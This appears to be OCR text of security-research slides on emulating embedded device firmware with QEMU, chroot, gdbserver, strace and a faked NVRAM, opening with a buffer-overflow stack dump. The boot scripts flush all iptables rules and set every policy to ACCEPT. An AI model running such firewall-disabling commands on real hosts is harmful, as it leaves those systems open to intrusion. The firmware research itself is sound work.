0xbefff240|+0x08: "AAAAAAA"     <-$r0
0xbefff244|+0x0c: 0x00414141 ("AAA"?)                      "buffer"
0xbefff248|+0x10: 0x00000000                               prev. R11/FP
0xbefff24c|+0x14: 0xb6e8c294 -> <__libc_start_main+276> bl 0xb6ea4b28 <__GI_exit>   prev. LR
0xbefff250|+0x18: 0xb6fb1000 -> 0x0013cf20
0xbefff254|+0x1c: 0xbefff3a4 -> 0xbefff503 -> "/home/azeria/exp/stack"
```

Stack Frame



ARM

AARCH64

Current Work Around

Qemu Static


Terminal


File Edit View Search Terminal Help

```
bernardomr@splinter ~/w00t/asuswrt $ sudo chroot . ./qemu-mipsel-static bin/busy
box-asuswrt
BusyBox v1.20.2 (2013-08-24 22:04:57 EDT) multi-call binary.
Copyright (C) 1998-2011 Erik Andersen, Rob Landley, Denys Vlasenko
and others. Licensed under GPLv2.
See source distribution for full notice.

Usage: busybox [function] [arguments]...
   or: busybox --list
   or: function [arguments]...

        BusyBox is a multi-call binary that combines many common Unix
        utilities into a single executable.  Most people will create a
        link to busybox for each function they wish to use and BusyBox
        will act like whatever it was invoked as.

Currently defined functions:
        [, [[, arp, arping, ash, awk, basename, blkid, cat, chmod, chown,
        chpasswd, chroot, clear, cmp, cp, crond, crontab, cut, date, dd, df,
        diff, dirname, dmesg, du, echo, egrep, env, ether-wake, expr, fdisk,
```

QEMU-Static is good for binary execution without additional software or hardware interection

Current Primitive Firmware Emulation






Leaving squashfs and going into a unknown world

Its not easy after 2016


Why Firmware Emulation

More Resources = More Power

Multicore



MAX RAM



MAX Space

Processor

Normally 1-2 Core

RAM

Normally
256MB/512MB


FLASH


Normally
8MB/16MB/32MB/256MB

Most Important, we got apt-get

Objectives

Only One Process with Interaction





Hunt for the one that spawn listener port

most of the devices comes with one big binary

Booting Up

Distro and Kernel Mix and Match

script to boot arm

```
#!/bin/bash

sudo tunctl -d tap0

sudo screen -dm /opt/qemu/bin/qemu-system-arm -m 2048 -M virt -cpu cortex-a15 -smp cpus=
4,maxcpus=4 -kernel boot.stretch.armhf.virt/vmlinuz-4.9.0-6-armmp-lpae -initrd boot.stre
tch.armhf.virt/initrd.img-4.9.0-6-armmp-lpae -append "root=/dev/vda2" -drive file=debian
-stretch.armhf_virt.qcow2,if=none,format=qcow2,id=hd0 -device virtio-blk-device,drive=hd
0 -netdev type=tap,id=net0 -device virtio-net-device,netdev=net0,mac=52:54:00:fa:ee:10 -
nographic

sudo sysctl -w net.ipv4.ip_forward=1

echo "Stopping firewall and allowing everyone..."
sudo iptables -F
sudo iptables -X
sudo iptables -t nat -F
sudo iptables -t nat -X
sudo iptables -t mangle -F
sudo iptables -t mangle -X
sudo iptables -P INPUT ACCEPT
sudo iptables -P FORWARD ACCEPT
sudo iptables -P OUTPUT ACCEPT

sudo iptables -t nat -A POSTROUTING -o ens33 -j MASQUERADE
sudo iptables -I FORWARD 1 -i tap0 -j ACCEPT
sudo iptables -I FORWARD 1 -o tap0 -m state --state RELATED,ESTABLISHED -j ACCEPT


sudo iptables -t nat -A PREROUTING -i ens33 -p tcp --dport 1022 -j DNAT --to-destination
 10.253.253.10:22
sudo iptables -t nat -A PREROUTING -i ens33 -p tcp --dport 1080 -j DNAT --to-destination
 10.253.253.10:80
sudo iptables -t nat -A PREROUTING -i ens33 -p tcp --dport 10443 -j DNAT --to-destinatio
n 10.253.253.10:443

echo "Booting VM, eta 10 seconds"
sleep 10
sudo ifconfig tap0 10.253.253.254 netmask 255.255.255.0
```

script to boot mips

```
#!/bin/bash

sudo screen -dm /opt/qemu/bin/qemu-system-mipsel -m 512 -M malta -kernel boot.stretch.mi
psel/vmlinux-4.9.0-4-4kc-malta -initrd boot.stretch.mipsel/initrd.img-4.9.0-4-4kc-malta
-append "root=/dev/sda1  net.ifnames=0 biosdevname=0 nokaslr" -hda debian-stretch.mipsel
.qcow2 -net nic -net tap,ifname=tap0,script=no,downscript=no -net nic -net tap,ifname=ta
p1,script=no,downscript=no -nographic

sudo tunctl -t tap0 -u xwings
sudo ifconfig tap0 10.253.253.254 netmask 255.255.255.0

sudo sysctl -w net.ipv4.ip_forward=1

echo "Stopping firewall and allowing everyone..."
sudo iptables -F
sudo iptables -X
sudo iptables -t nat -F
sudo iptables -t nat -X
sudo iptables -t mangle -F
sudo iptables -t mangle -X
sudo iptables -P INPUT ACCEPT
sudo iptables -P FORWARD ACCEPT
sudo iptables -P OUTPUT ACCEPT

sudo iptables -t nat -A POSTROUTING -o ens33 -j MASQUERADE
sudo iptables -I FORWARD 1 -i tap0 -j ACCEPT
sudo iptables -I FORWARD 1 -o tap0 -m state --state RELATED,ESTABLISHED -j ACCEPT


sudo iptables -t nat -A PREROUTING -i ens33 -p tcp --dport 1122 -j DNAT --to-destination
 10.253.253.11:22
sudo iptables -t nat -A PREROUTING -i ens33 -p tcp --dport 1180 -j DNAT --to-destination
 10.253.253.11:80
sudo iptables -t nat -A PREROUTING -i ens33 -p tcp --dport 11443 -j DNAT --to-destinatio
n 10.253.253.11:443
```

argument: running new or old distro + kernel

chroot

Easy Way Out, chroot

gdb chroot

All Images Videos News Shopping More Settings Tools

About 63,500 results (0.40 seconds)

c++ - Debug chrooted program with gdb - Stack Overflow
https://stackoverflow.com/questions/33695551/debug-chrooted-program-with-gdb
1 answer
Nov 13, 2015 - You can use remote debugging: In the **chroot** you need just your usual runtime plus the program gdbserver . Then run: **chroot**$ gdbserver :8888 ...

gdb - How to debug binaries from a MIPS firmware	8 Apr 2018
linux - Use UDP port for **GDB** connection in Eclipse	1 Nov 2016
eclipse - Is it possible to have multiple connections to gdbserver ...	7 Aug 2016
Eclipse **GDB** running inside **Chroot** environment	18 Aug 2014

More results from stackoverflow.com

Debugging with GDB - Sourceware
https://www.sourceware.org/gdb/onlinedocs/gdb.html
This is the Tenth Edition, of Debugging with GDB: the GNU Source-Level ..... (**gdb**) catch syscall **chroot** Catchpoint 1 (syscall '**chroot**' [61]) (**gdb**) r Starting ...
Getting In and Out of GDB · GDB Commands · Running Programs Under ...

gdb / x86_64 / chroot friendly debugger launch ... | NXP Community
https://community.nxp.com/thread/425764
1 post
gdb / x86_64 / **chroot** friendly debugger launch script. Discussion created by Ipcware Employee on Jun 15, 2016. Latest reply on Jun 15, 2016 by Ipcware.

C::B debugging, but gdb/gcc in chroot? - Code::Blocks
forums.codeblocks.org › User forums › Using Code::Blocks
Jun 21, 2007 - Hi all, I've got a question about using **gdb** to debug **chrooted** executables. In detail: I'm running Gentoo with gcc 4.2.0 (for which there is no gdc ...

Tinkering Is Fun: Debugging non-native programs with QEMU + GDB
tinkering-is-fun.blogspot.com/2009/.../debugging-non-native-programs-with-qemu.ht...
Dec 14, 2009 - Debugging non-native programs with QEMU + **GDB** ... curious enough, you might have tried running **GDB** within your (say) ARM Debian **chroot**.

Debugging firmware images that aren't successfully emulated · Issue ...
https://github.com/firmadyne/firmadyne/issues/46
Apr 28, 2017 - I've set up a bind mount of the /proc inside the **chroot** because **gdb** complained that it wasn't able to read the proc entry of the pid that was ...

1 Answer

active oldest votes

2

You can use remote debugging:

In the chroot you need just your usual runtime plus the program `gdbserver`. Then run:

```
chroot$ gdbserver :8888 myprogram
```

In the development environment, from the source directory you run `gdb` and connect it to the server

```
$ gdb myprogram
(gdb) target remote :8888
```

And you can start debugging.

I like to do `br main` before `continue` because the debugger will be stopped in `_start`, too early to be useful.

PS: Be aware of the security concerns when using remote debugging, as the 8888 is a listening TCP port.

Debugging firmware images that aren't successfully emulated #46

Closed **prashast** opened this issue on Apr 29, 2017 · 11 comments

prashast commented on Apr 29, 2017

Hey **@ddcc** , I had a question regarding the debugging framework for binaries that aren't successfully emulated. I wanted to remotely debug a web server binary that was running as a part of the emulation but I was having trouble connecting to the gdb stub that I was running in QEMU. Do you have any pointers on as to how you go about debugging these binaries?

ddcc commented on Apr 29, 2017 Collaborator

Unfortunately, debugging system-mode QEMU is a pain, so I try to avoid it, and substitute with workarounds when possible. There's a discussion of this in the comments for issue #28 : #28 (comment) , and in the next few comments.

Aside from using QEMU's built-in support for remote system mode emulation, another approach is to use a system mode emulator, but run a statically-linked GDB stub for the target, and run it inside the emulator attached to the binary of interest. Of course, you'll need a cross-compile toolchain, which can also be difficult to get ahold of; you can either build it from scratch using e.g. buildroot, or attempt to find GPL sources and look for a toolchain in there. Alternatively, if the platform is popular enough, you can usually find pre-compiled binaries online. Also, if you have access to IDA Pro, it comes with its own pre-compiled debug stubs (not GDB-compatible) in the install directory.

chroot is easy (still hardware dependent), but we will have issue with tools

Running without chroot

Classic Case: File Not Found

The File Missing Trick

We Missed You

```
chdir("/")                                  = 0
execve("/bin/bash", ["/bin/bash", "-i"], 0xffffca14f650 /* 18 vars */) = -1 ENOENT (No such file or d
irectory)
openat(AT_FDCWD, "/usr/lib/aarch64-linux-gnu/charset.alias", O_RDONLY|O_NOFOLLOW) = -1 ENOENT (No suc
h file or directory)
write(2, "chroot: ", 8chroot: )                     = 8
write(2, "failed to run command '/bin/bash'", 33failed to run command '/bin/bash') = 33
write(2, ": No such file or directory", 27: No such file or directory) = 27
write(2, "\n", 1
)                           = 1
close(1)                                    = 0
close(2)                                    = 0
exit_group(127)                             = ?
```

We found you

```
root@rpi3:/opt/[redacted]/lib64# file ../bin/bash
../bin/bash: ELF 64-bit LSB executable, ARM aarch64, version 1 (SYSV), dynamically linked, interprete
r /lib64/ld-linux-aarch64.so.1, for GNU/Linux 3.14.0, BuildID[sha1]=22e2854c58b1814825b95cba103ac658d
371f5b0, stripped
```

The missing .SO and binary Issue

Out from chroot, we need feeeding

```
[pid  2680] close(4)                    = 0
[pid  2680] write(1, "<dhcpc script>no udhcpc pid can be killed, but udhcpc id is ", 60) = 60
[pid  2680] newfstatat(AT_FDCWD, "/usr/local/sbin/ps", 0xfffffe081a30, 0) = -1 ENOENT (No such file
r directory)
[pid  2680] newfstatat(AT_FDCWD, "/usr/local/bin/ps", 0xfffffe081a30, 0) = -1 ENOENT (No such file o
 directory)
[pid  2680] newfstatat(AT_FDCWD, "/usr/sbin/ps", 0xfffffe081a30, 0) = -1 ENOENT (No such file or dir
ctory)
[pid  2680] newfstatat(AT_FDCWD, "/usr/bin/ps", 0xfffffe081a30, 0) = -1 ENOENT (No such file or dire
tory)
[pid  2680] newfstatat(AT_FDCWD, "/sbin/ps", 0xfffffe081a30, 0) = -1 ENOENT (No such file or directo
y)
[pid  2680] newfstatat(AT_FDCWD, "/bin/ps", {st_mode=S_IFREG|0755, st_size=535832, ...}, 0) = 0
[pid  2680] pipe2([4, 7], 0)            = 0
[pid  2680] clone(strace: Process 2681 attached
```

```
Usage: unzip [-lnopq] FILE[.zip] [FILE]... [-x FILE...] [-d DIR]
root@aarch64:/opt/[redacted]2/bin# ln -s busybox.nosuid unzip
root@aarch64:/opt/[redacted]2/bin# ./busybox.nosuid sync
root@aarch64:/opt/[redacted]2/bin# ./busybox.nosuid syn
syn: applet not found
root@aarch64:/opt/[redacted]2/bin# ln -s busybox.nosuid sync
root@aarch64:/opt/[redacted]2/bin#
```

```
root@[redacted]2/usr/lib64# ln -s libgnutls.so.30.9.0 libgnutls.so.30
root@[redacted]2/usr/lib64# ln -s libidn.so.11.6.16 libidn.so.11
root@[redacted]2/usr/lib64# ln -s libnettle.so.6.2 libnettle.so.6
root@[redacted]2/usr/lib64# ln -s libhogweed.so.4.2 libhogweed.so.4
root@[redacted]2/usr/lib64# ln -s libgmp.so.10.3.1 libgmp.so.10
root@[redacted]2/usr/lib64# ln -s libpcre.so.1.2.7 libpcre.so.1
root@[redacted]2/usr/lib64# ln -s libexpat.so.1.6.2 libexpat.so.1
root@[redacted]2/usr/lib64#
```

Feeding all the required so and binary with “ln –s”

Out from chroot, we need feeding

```
bash-3.2# /usr/bin/appmainprog
<appmain>**********************************************
<appmain>child process id is 3931
<appmain>Appcliation Init Begin
<appmain>Audio Mas process Init
[Aud][PPC] AudioPPCControl constructor
[Aud][PPC] AudioPPCControl getInstance
[Aud][PPC] AudioPPCControl freeInstance
[Aud][PPC] AudioPPCControl destructor
[Aud][PPC][deInit] PPC deinit begin.
[Aud][PPC][ppcStructUnalloc] ppc_destroy_info begin.
Segmentation fault
bash-3.2#
```

```
close(3)                                = 0
write(1, "<appmain>Appcliation Init Begin\n", 32<appmain>Appcliation Init Begin
) = 32
write(1, "<appmain>Audio Mas process Init\n", 32<appmain>Audio Mas process Init
) = 32
umask(000)                              = 022
faccessat(AT_FDCWD, "/data/log_all", F_OK) = -1 ENOENT (No such file or directory)
socket(AF_UNIX, SOCK_DGRAM|SOCK_CLOEXEC, 0) = 3
connect(3, {sa_family=AF_UNIX, sun_path="/dev/log"}, 110) = -1 ENOENT (No such file or directory)
close(3)                                = 0
write(1, "[Aud][PPC] AudioPPCControl constructor\n", 39[Aud][PPC] AudioPPCControl constructor
) = 39
write(1, "[Aud][PPC] AudioPPCControl getInstance\n", 39[Aud][PPC] AudioPPCControl getInstance
) = 39
faccessat(AT_FDCWD, "/tmp/ppcfifo", F_OK) = -1 ENOENT (No such file or directory)
mkfifoat(AT_FDCWD, "/tmp/ppcfifo", S_IFIFO|0777) = -1 ENOENT (No such file or directory)
```

Classical file not found error

“segfault” without clear error. strace come to rescue

The Secretive NVRAM

Dark side of NVRAM

```
2750] close(5)                          = 0
2750] openat(AT_FDCWD, "/data/nvram/APCFG/APRDEB/BT_Addr", O_RDONLY) = 5
2750] flock(5, LOCK_SH)                 = 0
2750] read(5, "\0\0F\201g\1`\0#\20\0\0\7\200\0\6\5\7\3@\37@\37\0\4\200\0\377\
0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0", 64) = 64
2750] close(5)                          = 0
2750] openat(AT_FDCWD, "/dev/disk/by-partlabel/NVRAM", O_RDWR) = -1 ENOENT (No
)
2750] openat(AT_FDCWD, "/dev/mtd1", O_RDWR) = -1 ENOENT (No such file or dire
2750] openat(AT_FDCWD, "/data/nvram/APCFG/APRDEB/PRODUCT_INFO", O_RDONLY) = 5
2750] close(5)                          = 0
2750] newfstatat(AT_FDCWD, "/data/nvram/APCFG/APRDCL/FILE_VER", {st_mode=S_IF
...}, 0) = 0
2750] openat(AT_FDCWD, "/data/nvram/APCFG/APRDCL/FILE_VER", O_RDONLY) = 5
2750] read(5, "NVRAM_VER_INFO\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0
\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0", 70) = 70
2750] lseek(5, 3626, SEEK_SET)          = 3626
2750] read(5, "PRODUCT_INFO\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0
```

main process

ask for nvram info

Relationship between main binary is so intimate, but in actual fact. Is just a hit and run

reply with nvram info

```
root@rpi3:/opt/[redacted]# strace -f -s 256 chroot /opt/[redacted] /usr/bin/appmainprog
/abc 2>&1
^Croot@rpi3:/opt/[redacted]# ^C
root@rpi3:/opt/[redacted]# ^C
root@rpi3:/opt[redacted]# cat /tmp/abc | grep nvram
openat(AT_FDCWD, "/lib64/libnvram.so", O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/lib64/libnvram_custom.so", O_RDONLY|O_CLOEXEC) = 3
root@rpi3:/opt/dinadonamini2#
```

interactor

Dark Side of NVRAM

main process

```
2750] close(5)                          = 0
2750] openat(AT_FDCWD, "/data/nvram/APCFG/APRDEB/BT_Addr", O_RDONLY) = 5
2750] flock(5, LOCK_SH)                 = 0
2750] read(5, "\0\0F\201g\1`\0#\20\0\0\7\200\0\6\5\7\3@\37@\37\0\4\200\0\377\
0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0", 64) = 64
2750] close(5)                          = 0
2750] openat(AT_FDCWD, "/dev/disk/by-partlabel/NVRAM", O_RDWR) = -1 ENOENT (No
)
2750] openat(AT_FDCWD, "/dev/mtd1", O_RDWR) = -1 ENOENT (No such file or dire
2750] openat(AT_FDCWD, "/data/nvram/APCFG/APRDEB/PRODUCT_INFO", O_RDONLY) = 5
2750] close(5)                          = 0
2750] newfstatat(AT_FDCWD, "/data/nvram/APCFG/APRDCL/FILE_VER", {st_mode=S_IF
..}, 0) = 0
2750] openat(AT_FDCWD, "/data/nvram/APCFG/APRDCL/FILE_VER", O_RDONLY) = 5
2750] read(5, "NVRAM_VER_INFO\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0
\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0", 70) = 70
2750] lseek(5, 3626, SEEK_SET)    = 3626
2750] read(5, "PRODUCT_INFO\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0
```

ask for nvram info

Relationship between main binary is so intimate, but in actual fact. Is just a hit and run

reply with nvram info

```
root@rpi3:/opt/[redacted]# strace -f -s 256 chroot /opt/[redacted] /usr/bin/appmainprog
/abc 2>&1
^Croot@rpi3:/opt/[redacted]# ^C
root@rpi3:/opt/[redacted]# ^C
root@rpi3:/opt[redacted]# cat /tmp/abc | grep nvram
openat(AT_FDCWD, "/lib64/libnvram.so", O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/lib64/libnvram_custom.so", O_RDONLY|O_CLOEXEC) = 3
root@rpi3:/opt/dingdongmini2#
```

interactor

Dark Side of the main process, we ignore and con't to next step

```
[pid  3088] close(5)                    = 0
[pid  3088] write(1, "[08-28 20:45:32][utils/SNManager.cpp:26][D] : Read NVRAM Failed\n", 64[08-28 20
:45:32][utils/SNManager.cpp:26][D] : Read NVRAM Failed
) = 64
[pid  3088] write(1, "<AST>[RegisterCmdHandler:113]:Cmd [22] Registered Handler!\n", 59<AST>[Register
```

A fake NVRAM

```
2750] close(5)                          = 0
2750] openat(AT_FDCWD, "/data/nvram/APCFG/APRDEB/BT_Addr", O_RDONLY) = 5
2750] flock(5, LOCK_SH)                 = 0
2750] read(5, "\0\0F\201g\1`\0#\20\0\0\7\200\0\6\5\7\3@\37@\37\0\4\200\0\377\
)\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0", 64) = 64
2750] close(5)                          = 0
2750] openat(AT_FDCWD, "/dev/disk/by-partlabel/NVRAM", O_RDWR) = -1 ENOENT (No
)
2750] openat(AT_FDCWD, "/dev/mtd1", O_RDWR) = -1 ENOENT (No such file or direc
2750] openat(AT_FDCWD, "/data/nvram/APCFG/APRDEB/PRODUCT_INFO", O_RDONLY) = 5
2750] close(5)                          = 0
2750] newfstatat(AT_FDCWD, "/data/nvram/APCFG/APRDCL/FILE_VER", {st_mode=S_IFR
..}, 0) = 0
2750] openat(AT_FDCWD, "/data/nvram/APCFG/APRDCL/FILE_VER", O_RDONLY) = 5
2750] read(5, "NVRAM_VER_INFO\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0
\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0", 70) = 70
2750] lseek(5, 3626, SEEK_SET)          = 3626
2750] read(5, "PRODUCT_INFO\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0
```

main process

ask for nvram info

IF interactor is the medium,

can we fake it ?

reply with nvram info

```
root@rpi3:/opt/[redacted]# strace -f -s 256 chroot /opt/[redacted] /usr/bin/appmainprog
/abc 2>&1
^Croot@rpi3:/opt/[redacted]# ^C
root@rpi3:/opt/[redacted]# ^C
root@rpi3:/opt[redacted]# cat /tmp/abc | grep nvram
openat(AT_FDCWD, "/lib64/libnvram.so", O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/lib64/libnvram_custom.so", O_RDONLY|O_CLOEXEC) = 3
root@rpi3:/opt/dingdongmini2#
```

interactor

A fake NVRAM

main process

```
2750] close(5)                          = 0
